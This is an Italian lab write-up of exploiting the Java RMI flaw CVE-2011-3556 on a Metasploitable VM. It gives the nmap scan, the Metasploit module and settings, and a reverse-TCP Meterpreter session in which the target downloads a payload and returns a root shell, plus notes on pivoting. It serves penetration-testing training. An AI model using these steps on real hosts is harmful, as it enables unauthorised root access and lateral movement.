09/12/2022

### **EXPLOIT JAVA RMI**

### Tasks:

- 1. Configurazione degli indirizzi di rete di Kali e Metasploitable
- 2. Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto
- 3. Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target

### 1. Configurazione degli indirizzi di rete di Kali e Metasploitable

Preliminarmente alle attività di test odierne, configuriamo gli indirizzi di rete delle macchine coinvolte sulla stessa rete interna e riavviamo i servizi di rete, nel seguente modo:

Kali → 192.168.11.111

Metasploitable → 192.168.11.112

```
GNU nano 6.4 //etc/network/interfaces *

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface

auto lo
iface lo inet loopback
# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.155
gateway 192.168.11.1
```

Verifichiamo l'effettiva comunicazione tra le due macchine con un ping test, che ha esito positivo.

```
(kali® kali)-[~/Desktop]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.87 ms
^C
— 192.168.11.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.606/1.045/1.867/0.581 ms
```

```
msfadmin@metasploitable: $\times \text{ping 192.168.11.111}
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.487 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.29 ms
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.487/1.113/1.554/0.454 ms
msfadmin@metasploitable: $\times$\text{_}
```

## 2. Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto

La tecnologia **JAVA RMI** consente a diversi processi java di comunicare tra di loro attraverso una rete, tramite l'invocazione di metodi da remoto (= **Remote Method Invocation**) di oggetti localizzati su macchine diverse. Tale servizio presenta una vulnerabilità dovuta ad una configurazione di default errata, che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo (privilegi di root) sulla macchina target. Questa vulnerabilità è identificata dal database delle vulnerabilità **CVE** (**Common Vulnerabilities and Exposures**) con l'ID CVE-2011-3556 e ha ricevuto uno score di 7.5 (fonte: https://www.cvedetails.com/cve/CVE-2011-3556/).




I test odierni hanno in oggetto lo sfruttamento della vulnerabilità sopracitata e saranno svolti sulla macchina Metasploitable con indirizzo IP **192.168.11.112** tramite **Metasploit** – un noto framework open source largamente utilizzato per attività di penetration testing, grazie al gran numero di exploit e vettori d'attacco forniti.

La vulnerabilità in oggetto interessa la porta TCP **1099**. Per prima cosa, dunque, avviamo una scansione delle porte della macchina target, per verificare l'effettiva esposizione della stessa a tale criticità: utilizzeremo nmap, scegliendo la sintassi **nmap 192.168.11.112 -sV -T5** (scansione di tipo Version Detection con timing impostato alla massima velocità di calcolo, sulle mille porte più note) che ci conferma che la porta 1099 dell'host analizzato <u>è aperta ed espone il servizio Java RMI</u>. Ottime notizie! Possiamo procedere con il nostro exploit.

```
kali@kali)-[~/Desktop]
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 03:27 CET
Nmap scan report for 192.168.11.112
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                           VERSION
                           vsftpd 2.3.4
        open ftp
        open
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
        open
               telnet
                           Linux telnetd
25/tcp
               smtp
                            Postfix smtpd
                           ISC BIND 9.4.2
        open
               domain
80/tcp
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
         open
                           2 (RPC #100000)
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
        open
512/tcp open
               exec
                           netkit-rsh rexecd
513/tcp open login?
514/tcp open
              shell
                           Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
               bindshell Metasploitable root shell
1524/tcp open
2049/tcp open nfs
                           2-4 (RPC #100003)
2121/tcp open ftp
                            ProFTPD 1.3.1
                           MySQL 5.0.51a-3ubuntu5
3306/tcp open
              mysql
5432/tcp open
              postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                           VNC (protocol 3.3)
6000/tcp open
                            (access denied)
6667/tcp open
                           UnrealIRCd
                            Apache Jserv (Protocol v1.3)
8009/tcp open
               ajp13
8180/tcp open
                            Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Avviamo Metasploit su Kali, con il comando **msfconsole**. Attendiamo il caricamento iniziale e procediamo con la ricerca all'interno del framework: diamo in input il comando **search java\_rmi** 

Il comando appena lanciato ci restituisce una lista di exploit disponibili. Scegliamo il modulo exploit/multi/misc/java\_rmi\_server che sfrutta la già citata configurazione di default errata del registro RMI, la quale consente il caricamento di classi da qualsiasi indirizzo http remoto e senza alcun tipo di autenticazione. Eseguiamo dunque il comando use 1; successivamente lanciamo il comando show options e visualizziamo le informazioni di riepilogo circa la configurazione dell'attacco. Verifichiamo i parametri dell'exploit da configurare: come si nota nella figura che segue, è necessario impostare un host remoto (RHOSTS) che sarà il target della nostra offensiva. La porta remota (RPORT) verso il quale è diretto il nostro attacco è, come già menzionato, la 1099 ed è già impostata.



Impostiamo dunque il nostro target con il comando set RHOSTS 192.168.11.112

```
\underline{\mathsf{msf6}} exploit(\underline{\mathsf{multi/misc/java\_rmi\_server}}) > set RHOSTS 192.168.11.112 RHOSTS \Rightarrow 192.168.11.112
```

Verifichiamo la nuova configurazione ripetendo il comando show options

Adesso che abbiamo sistemato la configurazione del modulo exploit scelto, passiamo alla selezione del modulo relativo al **payload**. A questo proposito, è fondamentale tenere a mente che non possiamo lanciare un modulo exploit senza un payload al suo interno, così come non potrebbe esistere un exploit senza una vulnerabilità a cui fa riferimento. Per semplificare, si può prendere in considerazione lo schema sottostante

### Vulnerabilità X → Exploit → Payload

**Exploit**: modulo costituito da una serie di comandi o codici che hanno il compito di sfruttare una data vulnerabilità trovata su un sistema target ed utilizzarla per ottenere e <u>mantenere</u> l'accesso al sistema. I moduli exploit <u>eseguono sempre un payload</u>, a differenza di altri tipi di moduli (ad es. quelli *auxiliary*, che possono essere utilizzati per altre funzionalità come ad esempio port scanning, service enumeration e molto altro)

Il **payload** è costituito da parti di codice che vengono iniettate da un modulo exploit sulla macchina o sul servizio vittima. Può essere utilizzato per ottenere una shell (= terminale sul quale poter eseguire comandi) sul sistema operativo della macchina target, ottenere l'accesso con privilegi amministrativi al sistema target e/o per altre finalità, come ad esempio l'esecuzione di codice arbitrario definito dall'attaccante.

Tornando alla nostra configurazione, possiamo innanzitutto notare che risulta configurato un payload di default (java/meterpreter/reverse\_tcp), corrispondente al numero 9 della lista totale di payloads (consultabile con il comando show payloads) disponibili per questo exploit. In questo caso ho scelto di mantenere questa configurazione, quindi non è necessario modificare nuovamente il payload.

Le **payload options** precaricate corrispondono all'indirizzo del server in ascolto in localhost (**LHOST**), corrispondente all'indirizzo IP di Kali <u>192.168.11.111</u>, e la relativa porta di ascolto (**LPORT**) <u>4444</u>; il tipo di attacco che andremo ad eseguire prevede infatti una **reverse tcp** connection. A questo proposito, è importante sottolineare che le metodologie di connessione con le quali possiamo ottenere una shell avanzata su una macchina target sono 2:

- **bind\_tcp**: dentro una macchina target si inietta un processo che si mette in ascolto su una determinata porta e **accetta connessioni dall'esterno**: il servizio di shell è attivo sulla

- macchina dell'attaccante e la connessione avviene <u>dalla macchina di quest'ultimo/a alla</u> <u>macchina target</u>
- reverse\_tcp: si inietta un processo dentro la macchina bersaglio per far sì che questa si
  connetta verso la macchina dell'attaccante con una reverse shell. La differenza
  fondamentale con la connessione bind\_tcp è che in questo caso è la macchina target che
  inizia la connessione con la macchina attaccante, e non viceversa

Adesso siamo pronti per partire. Avviamo l'exploit con il comando **run**: viene automaticamente creato il nostro server di ascolto e ci prepariamo a ricevere i pacchetti TCP provenienti dalla macchina che stiamo per exploitare (*Started reverse TCP handler*):

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Xd0oxgkS8FJzRsa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48227) at 2022-12-09 04:33:51 +0100
```

È fatta! Abbiamo ottenuto con successo una sessione ("session 1") di **Meterpreter**: una shell nativamente presente all'interno di Metasploit, altamente performante e ricca di comandi avanzati. È compatibile con vari tipi di sistemi operativi, tecnologie e servizi vulnerabili; si tratta di uno strumento estremamente popolare tra i penetration testers che vogliono sfruttare determinate vulnerabilità di un sistema target per ottenere l'accesso allo stesso ed effettuare svariati test.

Meterpreter inoltre si può utilizzare per raccogliere informazioni in fase di *information gathering*, installare backdoor, effettuare il download e l'upload di file e cartelle da e verso la macchina target e molto altro.

# 3. Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target

L'obiettivo di questa sessione di exploit con Meterpreter è ottenere le informazioni relative alla configurazione di rete della macchina vittima e le tabelle di routing. Lanciamo dunque il comando **help**, il quale ci permette di consultare una ricca lista di comandi a nostra disposizione in Meterpreter.

meterpreter > help

La sezione che ci interessa è quella di networking:

```
Stdapi: Networking Commands

Command Description

ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table
```

Lanciamo dunque il comando **ifconfig** per visionare la configurazione della/e interfacce di rete presenti sulla macchina target:

```
meterpreter > ifconfig
Interface 1
             : lo - lo
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe46:9230
IPv6 Netmask : ::
meterpreter >
```

Ritroviamo un'interfaccia di rete all'interno della quale risiede l'indirizzo IP di Metasploitable utilizzato per avviare l'exploit, più la classica interfaccia di loopback con l'indirizzo IP del localhost.

Adesso accediamo alle tabelle di routing con il comando **route**, che conferma la configurazione appena vista.

```
meterpreter > route
IPv4 network routes
   Subnet
                    Netmask
                                   Gateway
                                            Metric
                                                    Interface
    127.0.0.1
                    255.0.0.0
                                   0.0.0.0
    192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                              Netmask
                                       Gateway
                                                Metric
                                                        Interface
    ::1
    fe80::a00:27ff:fe46:9230
meterpreter >
```

Le tabelle di routing sono uno strumento prezioso da consultare qualora il nostro obiettivo fosse accedere ad ulteriori reti (oltre a quella a noi già nota e che abbiamo utilizzato per l'attacco), alla/e quale/i risulta collegata la macchina vittima: così facendo potremmo introdurci all'interno di altri sistemi facenti parte dei network rilevati. Questa tecnica di intromissione prende il nome di pivoting.

#### **VERIFICA DEI PRIVILEGI**

Infine, vogliamo verificare l'effettivo accesso al sistema target con privilegi amministrativi: richiediamo una shell della macchina exploitata ed eseguiamo due semplici comandi: **pwd** per avere contezza della cartella in cui ci troviamo (in caso di accesso da utente root, la posizione di default sarà la cartella corrispondente "/") e **whoami** per avere conferma della tipologia di utenza in uso in questa sessione:

```
meterpreter > shell
Process 2 created.
Channel 2 created.
pwd
/
whoami
root
```

Siamo dunque riusciti ad ottenere completo accesso alla macchina target.